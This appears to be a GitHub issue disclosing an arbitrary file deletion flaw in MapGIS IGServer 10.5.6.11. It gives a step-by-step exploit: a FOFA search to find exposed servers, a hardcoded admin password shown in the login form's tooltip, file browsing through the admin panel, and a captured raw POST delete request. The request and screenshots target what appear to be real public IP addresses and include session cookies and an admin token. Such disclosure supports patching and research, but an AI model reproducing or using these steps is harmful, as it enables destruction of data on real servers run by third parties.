New issue

Jump to bottom


Arbitrary file deletion in MapGIS IGServer 10.5.6.11 #2

Open prismbreak opened this issue on Jul 13 · 0 comments

prismbreak commented on Jul 13 • edited Owner


1.

Search with syntax `title="IGServer" && port="8089"` in https://fofa.info/ and you can see the servers running MapGIS IGServer




2.


To exploit this vulnerability requires login, however the credential is hardcoded in the top right corner of login form, hover mouse on the question mark and you can see the password.
Select a server as target, then click "登录" on the top right corner, then hover your mouse on the question mark



3.

Now you got the credential. Login and click "设置" option with a setting mark on the top panel, then click "数据源管理" and scroll down to the bottom of the page, then click "添加文件夹", now you can explore every folder and file on the server, you can use it to select the target you want to delete later.








4.


Now click "服务管理配置". This is where the vulnerability occurs. In this panel, you can upload and **delete** json files. Click the blue "上传" button to upload a json file if there is no any files. After uploaded your files, click the red "删除" button and intercept the request

**Note that because of some priviledge issue not every server can successfully upload files. In this case, you can access the url directly: ** `/manager/servicehub/vtiles/styles/delete`






Not secure | 8.134.133.87:8089/igs/manager/setting/serviceManagerSetting
YouTube 安全博客 隐写 编程语言 安全文章 PHP 工具 平台 AWD ACG Crypto Exchanges 2020BJDCTF "EzP... (2条消息) [原题复...
MapGIS IGServer
首页 服务目录 服务管理 监控 日志 安全 设置
admin
基本信息 数据源管理 服务管理配置
矢量瓦片样式管理
+ 上传
序号 文件名称 文件路径 文件大小 操作
1 OSM全中国经纬度.json /opt/igserver/m 58.52k 删除
上传矢量瓦片样式文件
+ 选择文件
1.json
取 消
开始上传
Copyright © 2022 武汉中地数码科技有限公司 Version 10.5.6.10


Not secure | 119.62.24.162:8089/igs/manager/setting/serviceManagerSetting
YouTube 安全博客 隐写 编程语言 安全文章 PHP 工具 平台 AWD ACG Crypto Exchanges 2020BJDCTF "EzP... (2条消息) [原题复...
MapGIS IGServer
首页 服务目录 服务管理 监控 日志 安全 设置
基本信息 数据源管理 服务管理配置 系统配置 备份与恢复 授权信息 主题配置
矢量瓦片样式管理
矢量瓦片样式
+ 上传
序号 文件名称 文件路径 文件大小 操作
1 1.json /nyzy/onemap-software/igserver-java/igserver_for_java/./vectortile/uploadStyle/1.json 0.00k 重命名 删除

Request

Pretty Raw Hex \n

```
1 POST /manager/servicehub/vtiles/styles/delete HTTP/1.1
2 Host: 119.62.24.162:8089
3 Content-Length: 15
4 Accept: application/json, text/plain, */*
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko)
  Chrome/103.0.0.0 Safari/537.36
6 Content-Type: application/x-www-form-urlencoded
7 Origin: http://119.62.24.162:8089
8 Referer: http://119.62.24.162:8089/igs/manager/setting/serviceManagerSetting
9 Accept-Encoding: gzip, deflate
10 Accept-Language: en-US,en;q=0.9,zh-CN;q=0.8,zh;q=0.7
11 Cookie: JIGServerID=IadEOysOIS6AN3OejOWHJU-atvfkQ9N6lofTfR86; Admin-Token=
  62ce73b2e4b0c3a230fd2828
12 Connection: close
13
14 fileName=1.json
```


Response

Pretty Raw Hex Render \n

